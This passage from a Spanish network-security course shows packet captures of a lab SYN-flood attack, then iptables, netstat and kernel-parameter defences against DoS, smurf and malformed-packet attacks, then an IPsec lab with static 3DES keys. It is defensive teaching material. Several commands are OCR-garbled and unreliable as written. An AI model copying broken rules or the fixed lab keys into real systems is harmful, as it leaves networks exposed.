117	170.992621	192.168.1.5	192.168.1.2	TCP	62 dellwebadmin-1 > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
118	171.338887	192.168.1.8	192.168.1.2	TCP	62 healthd > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
119	177.027679	192.168.1.5	192.168.1.2	TCP	62 dellwebadmin-1 > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
120	184.499986	192.168.1.8	192.168.1.2	TCP	62 emperion > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
121	187.332053	192.168.1.8	192.168.1.2	TCP	62 emperion > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
122	190.627100	192.168.1.2	192.168.1.255	BROWSER	243 Local Master Announcement SERVIDOR, Workstation, Server, Print Queue Server, NT Workstation
123	193.370552	192.168.1.8	192.168.1.2	TCP	62 emperion > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
124	193.989523	192.168.1.5	192.168.1.2	TCP	62 [TCP Port numbers reused] dellwebadmin-1 > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_P
125	196.943239	192.168.1.5	192.168.1.2	TCP	62 dellwebadmin-1 > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
126	202.978296	192.168.1.5	192.168.1.2	TCP	62 dellwebadmin-1 > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
127	203.120752	192.168.1.5	192.168.1.2	TCP	62 dellwebadmin-2 > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
128	205.995825	192.168.1.5	192.168.1.2	TCP	62 dellwebadmin-2 > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
129	210.328956	192.168.1.8	192.168.1.2	TCP	62 [TCP Port numbers reused] emperion > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1

Ilustración 205: Realizando análisis del tráfico con la herramienta Wireshark, análisis número 1.

ANÁLISIS CON WIRESHARK #2.

256	202.945326	192.168.1.2	192.168.1.8	TCP	55 [TCP Keep-Alive] netbios-ssn > de-noc [ACK] Seq=1349 Ack=1521 Win=64571 Len=1
257	202.945847	192.168.1.8	192.168.1.2	TCP	60 [TCP Keep-Alive ACK] de-noc > netbios-ssn [ACK] Seq=1521 Ack=1350 Win=64101 Len=0
258	210.256864	192.168.1.8	192.168.1.2	TCP	62 delta-mcp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
259	213.192803	192.168.1.8	192.168.1.2	TCP	62 delta-mcp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
260	219.227943	192.168.1.8	192.168.1.2	TCP	62 delta-mcp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
261	219.434950	192.168.1.5	192.168.1.2	TCP	62 [TCP Port numbers reused] exbit-escp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=
262	222.290361	192.168.1.5	192.168.1.2	TCP	62 exbit-escp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
263	228.325256	192.168.1.5	192.168.1.2	TCP	62 exbit-escp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
264	228.417987	192.168.1.5	192.168.1.2	TCP	62 amx-icsp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
265	231.342784	192.168.1.5	192.168.1.2	TCP	62 amx-icsp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
266	233.730610	192.168.1.5	192.168.1.255	BROWSER	243 Host Announcement PC_03, Workstation, Server, Print Queue Server, NT Workstation, Potential
267	236.188475	192.168.1.8	192.168.1.2	TCP	62 [TCP Port numbers reused] delta-mcp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
268	237.377762	192.168.1.5	192.168.1.2	TCP	62 amx-icsp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
269	239.043234	192.168.1.8	192.168.1.2	TCP	62 delta-mcp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
270	245.078373	192.168.1.8	192.168.1.2	TCP	62 delta-mcp > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
271	245.692676	192.168.1.8	192.168.1.2	TCP	62 wimsic > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
272	248.699391	192.168.1.8	192.168.1.2	TCP	62 wimsic > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
273	250.422863	192.168.1.5	192.168.1.2	TCP	62 pip > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
274	253.370682	192.168.1.5	192.168.1.2	TCP	62 pip > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
275	254.633936	192.168.1.8	192.168.1.2	TCP	62 wimsic > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1

Ilustración 206: Realizando análisis del tráfico con la herramienta Wireshark, análisis número 2.

Resultados del ataque.

Durante el transcurso del tiempo (promedio de 40 minutos hasta que fue detenido) la maquina donde se encontraba el servidor y la red en general no mostro ningún tipo de consecuencia al momento de la realización del ataque, la velocidad de internet se mantuvo y no mostro problemas de conexión. Se obtuvo una velocidad de descarga de 3.20 Mbps y una velocidad de subida de 0.82 Mbps.




Ilustración 207: Realizando test de velocidad de internet.

DEFENSA GENERAL CONTRA ATAQUE DoS/DDoS.

- **Regla IPTables, con esta regla se denegaran las conexiones a partir del cuarto intento continuo.**

Iptables -I INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m recent --set
Iptables -I INPUT -p tcp --dport 22 -i eth0 -m state --state NEW -m recent --update --seconds 60 --hitcount 4 -j DROP

- **COMANDO NETSTAT.**

netstat -an | grep :80 | sort
Netstat -n -p | grep SYN_REC | awk '{print $5}' | awk -F:
'{print $1}'
Netstat -n -p|grep SYN_REC | wc -l
Netstat -lpn|grep :80 |awk '{print $5}'|sort
Netstat -an | grep :80 | awk '{ print $5 }' | awk -F: '{ print $1

}' | sort | uniq -c | sort –n.

Ejemplo de ataque **SYN_RECV** o SYN Flooding al Apache (puerto 80), **192.168.0.3 es la ip del servidor apache** y **192.168.0.5 es la ip del "atacante".**

Código saliente:

tcp 0 0 192.168.0.3:80 192.168.0.5:60808 SYN_RECV
tcp 0 0 192.168.0.3:80 192.168.0.5:60761 SYN_RECV tcp 0 0
192.168.0.3:80 192.168.0.5:60876 SYN_RECV tcp 0 0
192.168.0.3:80 192.168.0.5:60946 SYN_RECV
tcp 0 0 192.168.0.3:80 192.168.0.5:60763 SYN_RECV tcp 0 0
192.168.0.3:80 192.168.0.5:60955 SYN_RECV
tcp 0 0 192.168.0.3:80 192.168.0.5:60765 SYN_RECV …. .. ..
……. …… ……..

- **IPTABLES.**

Un objetivo por ejemplo, podríamos querer descartar todos los paquetes ICMP que vinieran de la dirección IP 127.0.0.1.

Iptables -A INPUT -s 127.0.0.1 –p icmp -j DROP.

- **PING DE LA MUERTE.**

Para evitar este tipo de ataques convendría desactivar las respuestas de ping de nuestro dispositivo en la interfaz externa. Por tanto, cambiamos la regla por ejemplo:

#Permitimos ping sólo desde la red local

Iptables -A INPUT -i eth0 –p ICMP -j ACCEPT.

- **PAQUETES MAL FORMADOS.**

Estos ataques pueden saturar las conexiones o causar que elementos de red u otros dispositivos conectados a la misma dejen de responder. Una regla de ejemplo de iptables para filtrar este tipo de paquetes es:

Iptables -A FORWARD –p tcp –tcp-flags ALL NONE -j DROP

#Filtrado de paquetes malformados

Iptables -A FORWARD –p tcp –tcp-Flags ACK,FIN FIN -j DROP

Iptables -A FORWARD –p tcp –tcp-flags ACK,PSH PSH -j DROP

Iptables -A FORWARD –p tcp –tcp-flags ACK,URG URG -j DROP

Iptables -A FORWARD –p tcp --tcp-flags FIN,RSTFIN,RST -j DROP

Iptables -A FORWARD –p tcp --tcp-flags SYN,FIN SYN,FIN-j DROP

Iptables -A FORWARD –p tcp --tcp-flags SYN,RSTSYN,RST -j DROP

Iptables -A FORWARD –p tcp --tcp-flags ALL -j DROP

Iptables -A FORWARD –p tcp --tcp-flags ALL NONE -j DROP

Iptables -A FORWARD –p tcp --tcp-flags ALL FIN,PSH,URG -j DROP

Iptables -A FORWARD –p tcp --tcp-flags ALL SYN,FIN,PSH,URG -j DROP

Iptables –AFORWARD –p tcp --tcp-flags ALL SYN,RST,ACK,FIN,URG -j DROP

Con la siguiente línea desechamos todos los paquetes fragmentados:

#Filtrado de Paquetes fragmentados

Iptables -A FORWARD -f-j DROP

- **SYN FLOOD.**

SYN-Flood: El ataque SYN Flooding se aprovecha de una vulnerabilidad en la forma en que se crean las conexiones TCP.

#Protección contra ataques SYN-Flood

Iptables -N Syn-flood

Iptables -A FORWARD -i eth1 -p tcp --syn-j syn-flood

Iptables -A syn-flood –mlimit --limit 100/second --limit-burst 150 -j RETURN

Iptables -A syn-flood -j DRO

- **PARAMETROS DE SISTEMAS OPERATIVES**.

Por otro lado, se puede ser controlado en las pilas TCP/IP de los sistemas, configurándose que no se responda a estos paquetes:

HP- UX: Los parámetros de red a modificar en el fichero /etc/rc.config.d/nddconf son:

Para evitar el reenvío de broadcast directo.

TRANSPORT_NAME[1] =ip

NDD_NAME[1] =ip_forward_directed_broadcasts NDD_VALUE[1] =0

Para evitar que la máquina responda paquetes broadcast ICMP

TRANSPORT_NAME[2]=ipNDD_NAME[2]

=ip_respond_to_echo_broadcastNDD_VALUE[2] =0

Solaris: Para evitar el reenvío de broadcast directos se debe configurar el siguiente pará metro:

ndd-set /dev/ip ip_forward_directed_broadcasts 0

- **PARÁMETROS DE SISTEMAS OPERATIVOS CONTRA ATAQUE SMURF.**

Para evitar que la máquina responda a paquetes broadcast ICMP se debe incluir la siguiente línea excepto en máquinas configuradas en entornos de alta disponibilidad:

ndd-set /dev/ip ip_respond_to_echo_broadcast 0

Linux: Puede controlarse mediante un parámetro del Kernel en /proc/sys/net/ipv4 el ignorar los paquetes ICMP con dirección de broadcast o multicast:

icmp_echo_ignore_broadcast

En el caso de ser necesario también es posible deshabilitar la capacidad de responder al ping

icmp_echo_ignore_all

- **AUMENTAR EL NÚMERO DE CONEXIONES TCP.**

En servidores de red con un número alto de conexiones es necesario aumentar el número máximo de conexiones TCP.

TRANSPORT_NAME [1]=tcp

NDD_NAME [1] =tcp_conn_request _max

NDD_VALUE [1] =1024

Aumentar el tamaño de la cola de conexiones TCP incompletas

TRANSPORT_NAME [2]=tcp

NDD_NAME[2] =tcp_syn_rcvd_max

NDD_VALUE[2] =4096

Solaris, en servidores de red con un número alto de conexiones es necesario aumentar el tamaño de la cola de conexiones TCP incompletas, para ello se debe incluir la siguiente línea:

Ndd -set /dev/tcp tcp_conn_req_max_q0 4096

En servidores de red con un número alto de conexiones es necesario aumentar el número máximo de conexiones TCP, para ello se debe incluir la siguiente línea:

odd-set /dev/tcp tcp_conn_req_max_q 1024

Kernel 2.2 mediante el comando sysctl existe un parámetro para controla la cola de recepción de las conexiones iniciadas

/sbin/sysctl–wnet.i pv4. tcp_max_syn_backl og=4096

Así mismo en Linux la gestión la puede también realizar con un parámetro de Kernel en /proc/sys/net/ipv4, que permite enviar SYN cookies

tcp_syncookies/sbin/sysct l–w

net.i pv4.tcp_syncooki es=1

En Windows se añadió una característica que se encuentra en el registro regedit 32.exe se debe localizar la clave:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcip\Parameters

Bajo la misma es necesario añadir el valor:

Value Name: SynAttackProtect

Data Type: REG_DWORD Value:0, 1, 2

0:sin protección frente a ataques SYN Flood.

1: los intentos de retrasmisión utilizados se reducen y se introduce un retardo en la creación de entradas en la RCE (route cache entry) si están configurados TcpMaxHalf Open yTcpMaxHalf OpenRetried.

2: igual que "1" y además se introduce un retardo en WinSock.

- **PAQUETES BROADCAST.**

En el caso de paquetes de broadcast para la obtención de información, como los de máscara de red o time stamp, se pueden evitar empleando los siguientes comandos:

HP-UX y Solaris: Evita la respuesta a preguntas sobre la máscara de red:

ndd–set /dev/ip ip_respond_to_address_mask_broadcast 0

Evita responder a las preguntas de time stamp:

ndd–set /dev/ip ip_respond_to_timestamp_broadcast 0

TCP Initial Sequence Numbers

Los sistemas pueden protegerse de este ataque mediante la encriptación del protocolo, con IPSec, o siguiendo las recomendaciones del RFC 1948.

En HP-UX, versiones 11 y 11i, debe aplicarse el parche de red PHNE_22397: por defecto emplea ISN aleatorios. En versiones anteriores, por ejemplo 10.20, existe un parámetro para elegir el nivel de aleatoriedad en la creación de los ISN. Se introdujo con el parche PHNE_5361. Mediante la utilidad "nettune" es posible modificar lo:

tcp_random_seq set to 0

tcp_random_seq set to 1

tcp_random_seq set to 2

En la implementación TCP de Solaris, para cambiar el método utilizado en la generación de números de secuencia de paquetes TCP (ISNs) y evitar la suplantación de la dirección IP se debe modificar el fichero /etc/default /inetinit para que indique lo siguiente:

set TCP_STRONG_I SS=2

- **DOS DEFLATE.**

Es un script muy sencillo diseñado para combatir el proceso de bloqueo de las direcciones IP de nuestros atacantes. Este script utiliza el comando **netstat** para crear una lista de las direcciones IP conectadas al servidor dependiendo de la cantidad de conexiones que tenga en un determinado momento.

netstat -ntu | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -n

PRACTICA

IPSEC.

11.12 INTERNET PROTOCOL SECURITY (IPsec).

Introducción.

Esta práctica consiste en implementar un conjunto de protocolos que proveen seguridad al protocolo de internet (IP). Para proceder a realizar la práctica necesitaremos Virtual Box para correr de manera virtual las máquinas que necesitaremos para el desarrollo de la misma, ya que IPsec puede implementarse de diferentes maneras usaremos varios escenarios de red en los cuales se irá explicando la manera de implementar cada una de las formas de acción de IPsec.

IPsec es un conjunto de protocolos denominado Internet Protocol Security (IPsec), cuya función es asegurar las comunicaciones sobre el protocolo IP autenticando y/o cifrando cada paquete IP en un flujo de datos. IPsec también incluye protocolos para el establecimiento de claves de cifrado.

Objetivos.

- Diseñar pequeños escenarios para implementar diferentes maneras de uso de IPsec.
- Instruir a cerca de cómo usar las diferentes formas de implementar IPsec.
- Señalar los mecanismos de seguridad que provee cada uno de los modos de IPsec.
- Probar utilizando capturas de tráfico el funcionamiento de IPsec.

Requerimientos para la realización de la práctica.

- Virtual Box.
- Máquinas virtuales con Ubuntu (En particular se usará Ubuntu server 10.04 por ser liviano).

Cabe destacar que todo esto se está realizando ejecutado sobre un ordenador con Ubuntu 12.10.

PARTE 1: IPSEC CON CLAVES ESTÁTICAS EN LA MISMA SUBRED (MODO TRANSPORTE).

El objetivo de esta parte de la práctica es establecer una conexión IPsec entre dos hosts situados en la misma subred. La topología se muestra a continuación.




Ilustración 208: Escenario a desarrolla, aplicando el medio de defensa IPsec.

Para esta parte de la práctica necesitaremos lo siguiente:

- 3 máquinas virtuales con Ubuntu Server 10.04 (H1, H2, R1).
- 2 redes Solo Anfitrión de Virtual Box.

Configuración de redes Solo Anfitrión:

Propiedad	Vboxnet0	Vboxnet1
Dirección IPv4	192.168.100.254	192.168.101.254
Máscara de Red IPv4	255.255.255.0	255.255.255.0
Servidor DHCP	Desactivado	Desactivado

Asociación de Adaptadores de red de las máquinas virtuales a las redes solo anfitrión.

H1

Adaptador 1 Conectado a: Adaptador Solo Anfitrión vboxnet0.

H2

Adaptador 1 Conectado a: Adaptador Solo Anfitrión vboxnet1.

R1

Adaptador 1 Conectado a: Adaptador Solo Anfitrión vboxnet0.

Adaptador 2 Conectado a: Adaptador Solo Anfitrión vboxnet1.

Configuración de red para las máquinas virtuales.

H1

Dirección IP: 192.168.100.2

Máscara: 255.255.255.0

Gateway: 192.168.100.1

H2

Dirección IP: 192.168.101.2

Máscara: 255.255.255.0

Gateway: 192.168.101.1

R1

Eth0

Dirección IP: 192.168.100.1

Máscara: 255.255.255.0

Eth1

Dirección IP: 192.168.101.1

Máscara: 255.255.255.0

Configuración de IPsec.

En este caso se debe configurar IPsec en las dos máquinas en las cuales se establecerá la conexión IPsec, para configurar IPsec se utilizará la utilidad **ipsec-tools**, la cual debe de ser instalada en H1 y H2, para instalar el paquete es suficiente teclear el comando **apt-get install ipsec-tools.**

Una vez instalado el paquete necesario se procede a configurar el archivo **/etc/ipsec-tools.conf** en ambas máquinas.

Para H1 la configuración sería la siguiente:

```
flush;
spdflush;

#SAs para ESP
add 192.168.100.2 192.168.101.2 esp 0x201 -E 3des-cbc 0x47f5d781c248031206882484d8c6ef083a099bef3ebdaa89;
add 192.168.101.2 192.168.100.2 esp 0x301 -E 3des-cbc 0x47f5d781c248031206882484d8c6ef083a099bef3ebdaa89;

#Politicas de seguridad
spdadd 192.168.100.2 192.168.101.2 any -P out ipsec
       esp/transport//require;

spdadd 192.168.101.2 192.168.100.2 any -P in ipsec
       esp/transport//require;
```

Ilustración 209: configurando el archivo /etc/ipsec-tools.conf en H1.

Y para H2:

```
flush;
spdflush;

#SAs para ESP
add 192.168.100.2 192.168.101.2 esp 0x201 -E 3des-cbc 0x47f5d781c248031206882484d8c6ef083a099bef3ebdaa89;
add 192.168.101.2 192.168.100.2 esp 0x301 -E 3des-cbc 0x47f5d781c248031206882484d8c6ef083a099bef3ebdaa89;


#Politicas de seguridad
spdadd 192.168.100.2 192.168.101.2 any -P in ipsec
       esp/transport//require;

spdadd 192.168.101.2 192.168.100.2 any -P out ipsec
       esp/transport//require;
```

Ilustración 210: configurando el archivo /etc/ipsec-tools.conf en H2.

Si nos fijamos la configuración en ambas maquinas es idéntica, solo cambia la sección de políticas de seguridad, indicando el cambio de dirección de las políticas. Una vez que ambos archivos estén listos deben ser añadidos al núcleo con el siguiente comando **setkey-f /etc/ipsec-tools.conf.**

A continuación se hace una pequeña configuración en R1, la cual es nuestra máquina virtual que está funcionando como un router. Para poder hacer enrutamiento en R1 es necesario el siguiente comando ***echo "1" >> /proc/sys/net/*ipv4*/ip_forward,*** con ese sencillo comando R1 será capaz de funcionar como router.

Si todo está bien ahora deberíamos de gozar de una conexión IPsec entre H1 y H2, es decir que todos los paquetes que ahora se envíen entre ambos deberán estar protegidos por IPsec.

Como se puede observar el archivo **ipsec-tools.conf** consta de 2 secciones, una en donde se especifican las asociaciones de seguridad (SA) de IPsec y la otra en donde se configuran las políticas de seguridad, primeramente en el archivo de configuración se limpian configuraciones anteriores (si las hubiera) y se configuran los nuevos parámetros de la Association Database.

Como se dijo anteriormente el primer bloque contiene la configuración de las SA, de lo que se explica brevemente a continuación: se configuró IPsec usando el protocolo ESP para establecer la SA, se escogió Triple DES in Cipher Block Chaining mode para la encriptación, también se configuró el security parameter índex (SPI) para esta conexión. También podemos observar al final de la línea de configuración de las SA la clave asociada.

Explicando un poco la segunda parte del archivo de configuración, en donde están las políticas de seguridad se puede ver que se usa la palabra spdadd para especificar los hosts finales en lo que se configura IPsec especificando la dirección de la conexión. También se especifica que se está usando modo transporte y el protocolo ESP.

Las Asociaciones de Seguridad y las Políticas de Seguridad deben ser configuradas en ambas direcciones de la conexión, es por eso que hay 2 líneas de SAs y 2 de Políticas de Seguridad.

Para probar el funcionamiento de la conexión IPsec se procede a hacer un ping entre H1 y H2 haciendo una captura del tráfico con tcpdump. Para hacer el ping y capturar el tráfico lo hacemos con el comando ***ping 192.168.100.2 | tcpdump –v –i eth0 | grep ESP***. Podemos ejecutar el ping desde cualquiera de las dos máquinas hacia la otra e interceptar el tráfico en la interfaz de red de cualquiera de las dos, en este caso el ping se ejecuta desde H1 hacia H2 interceptando el tráfico en eth0 de H1 y filtrando el protocolo ESP.

Observando la captura de tráfico nos muestra que el protocolo ESP está funcionando, por tanto nuestras cargas IP poseen confidencialidad ya que se encuentran encriptadas usando ESP. Las claves de encriptación se encuentran en el archivo ipsec-tools.conf

Parte 2: Conexión IPsec con claves estáticas entre hosts de diferentes subredes (Modo Tunel).

En esta parte vamos a establecer una asociación de seguridad en modo túnel entre los Gateway 10.24.100.15 y 10.24.100.37. El modo túnel garantiza seguridad a la información fluyendo dentro del túnel que encripta la información utilizando ESP. A continuación se muestra la topología a utilizar.




Ilustración 211: Escenario a desarrollar par para aplicar IPSEC modo túnel y claves estáticas.

Para esta parte de la práctica necesitaremos lo siguiente:

- 4 máquinas virtuales con Ubuntu Server 10.04 (H1, H2, R1, R1).
- 3 redes Solo Anfitrión de Virtual Box.

Configuración de redes Solo Anfitrión:

Propiedad	Vboxnet0	Vboxnet1	Vboxnet2
Dirección IPv4	192.168.10.254	10.24.100.254	192.168.12.254
Máscara de Red IPv4	255.255.255.0	255.255.255.0	255.255.255.0
Servidor DHCP	Desactivado	Desactivado	Desactivado

Asociación de Adaptadores de red de las máquinas virtuales a las redes solo anfitrión.

H1

Adaptador 1 Conectado a: Adaptador Solo Anfitrión vboxnet0.

H2

Adaptador 1 Conectado a: Adaptador Solo Anfitrión vboxnet2.

R1

Adaptador 1 Conectado a: Adaptador Solo Anfitrión vboxnet1.

Adaptador 2 Conectado a: Adaptador Solo Anfitrión vboxnet0.

R2

Adaptador 1 Conectado a: Adaptador Solo Anfitrión vboxnet1.

Adaptador 2 Conectado a: Adaptador Solo Anfitrión vboxnet2.

Configuración de red para las máquinas virtuales.

H1

Dirección IP: 192.168.10.2

Máscara: 255.255.255.0

Gateway: 192.168.10.1

H2

Dirección IP: 192.168.12.2

Máscara: 255.255.255.0

Gateway: 192.168.12.1

R1

Eth0

Dirección IP: 10.24.100.15

Máscara: 255.255.255.0

Gateway: 10.24.100.37

Eth1

Dirección IP: 192.168.10.1

Máscara: 255.255.255.0

R2

Eth0

Dirección IP: 10.24.100.37

Máscara: 255.255.255.0

Gateway: 10.24.100.15

Eth1

Dirección IP: 192.168.12.1

Máscara: 255.255.255.0

Configuración IPsec.

Esta vez estamos configurando IPsec en modo túnel, por tanto debemos formar este túnel IPsec en los gateways, es decir R1 y R2, por lo que esta vez la configuración se centrará únicamente en ellos. En este caso no se configurara IPsec de ninguna manera en H1 ni H2. Este túnel se formara en las interfaz eth0 de R1 y eth0 de R2, con las direcciones IP 10.24.100.15 y 10.24.100.37 respectivamente. En esta parte de la práctica también es necesario el paquete **ipsec-tools**, pero esta vez debe ser instalado en las máquinas que está funcionando como router, es decir R1 y R2, por tanto debe ser instalado con el comando **apt-get install ipsec-tools** en R1 y R2.

A continuación se muestra el archivo de configuración ipsec-tools.conf de R2, esta configuración se hace en base a la interfaz eht0 que es la que está del lado del túnel IPsec, por tanto la dirección seria 10.24.100.37, en R1 la configuración es idéntica, solo cambia el sentido de las políticas de seguridad, es decir la dirección de la conexión.

El archivo de **/etc/ipsec-tools.conf** en R2 quedaría así:

```
flush;
spdflush;


#Sas para ESP
add 10.24.100.15 10.24.100.37 esp 0x015ed985 -m tunnel -E 3des-cbc 0x7aeaca3f87d060a12f4a4487d5a5c3355920fae69a96c831;
add 10.24.100.37 10.24.100.15 esp 0x04786b7e -m tunnel -E 3des-cbc 0xf6ddb555acfd9d77b03ea3843f2653255afe8eb5573965df;

#Politicas de seguridad

spdadd 192.168.12.0/24 192.168.10.0/24 any -P out ipsec
        esp/tunnel/10.24.100.37-10.24.100.15/require;
spdadd 192.168.10.0/24 192.168.12.0/24 any -P in ipsec
        esp/tunnel/10.24.100.15-10.24.100.37/require;
```

Ilustración 212: Configurando el archivo /etc/ipsec-tools.conf en R2.

Y el de R1, que en este caso se está configurando eth0 que es la interfaz que está de lado del túnel IPsec con la dirección 10.24.100.15, queda configurado así:

```
flush;
spdflush;

##ESP SAs using 192 bit long keys
add 10.24.100.15 10.24.100.37 esp 0x015ed985 -m tunnel -E 3des-cbc 0x7aeaca3f87d060a12f4a4487d5a5c3355920fae69a96c831;
add 10.24.100.37 10.24.100.15 esp 0x04786b7e -m tunnel -E 3des-cbc 0xf6ddb555acfd9d77b03ea3843f2653255afe8eb5573965df;

#Politicas de seguridad

spdadd 192.168.10.0/24 192.168.12.0/24 any -P out ipsec
        esp/tunnel/10.24.100.15-10.24.100.37/require;

spdadd 192.168.12.0/24 192.168.10.0/24 any -P in ipsec
        esp/tunnel/10.24.100.37-10.24.100.15/require;
```

Ilustración 213: Configurando el archivo /etc/ipsec-tools.conf en R1.

Una vez que ambos archivos estén listos deben ser añadidos al núcleo con el siguiente comando **setkey-f /etc/ipsec-tools.conf.**

Es necesario configurar R1 y R2 para que sean capaces de hacer enrutamiento, para eso basta con el sencillo **comando echo *"1"* >> /proc/sys/net/ipv4/*ip*_forward.** Con esto tendríamos nuestras máquinas virtuales R1 y R2 con la capacidad de funcionar como routers.

Si todo está bien ahora nuestro túnel IPsec configurado en los routers debe estar funcionando.

Al igual que en la parte anterior de la práctica los archivos ipsec-tools.conf constan de dos bloques, una en donde se configuran las asociaciones de seguridad (el primer bloque) y otra en donde se configuran las políticas de seguridad (el segundo bloque).

En este caso IPsec está configurado en modo túnel usando el protocolo ESP para establecer la SA y se escogió Triple DES in Cipher Block Chaining mode para la encriptación. También se configuró el security parameter index (SPI) para esta conexión y contiene también la clave asociada.

Las Políticas de Seguridad están configuradas de la siguiente manera: se usa la palabra spdadd para especificar los dos hosts finales que forman parte de la conexión IPsec (en este caso R1 y R2) y ahí mismo se especifica la dirección de la política de seguridad. También se especifica que la SA está configurada en modo túnel y con protocolo ESP.

Las Asociaciones de Seguridad y las Políticas de Seguridad deben ser configuradas en ambas direcciones de la conexión, es por eso que hay 2 líneas de SAs y 2 de Políticas de Seguridad.

Ahora podemos probar la conexión haciendo un ping desde H1 a H2 o viceversa y haciendo una captura del tráfico en cualquiera de las interfaces de los routers. A continuación se muestra lo obtenido en la captura de tráfico.

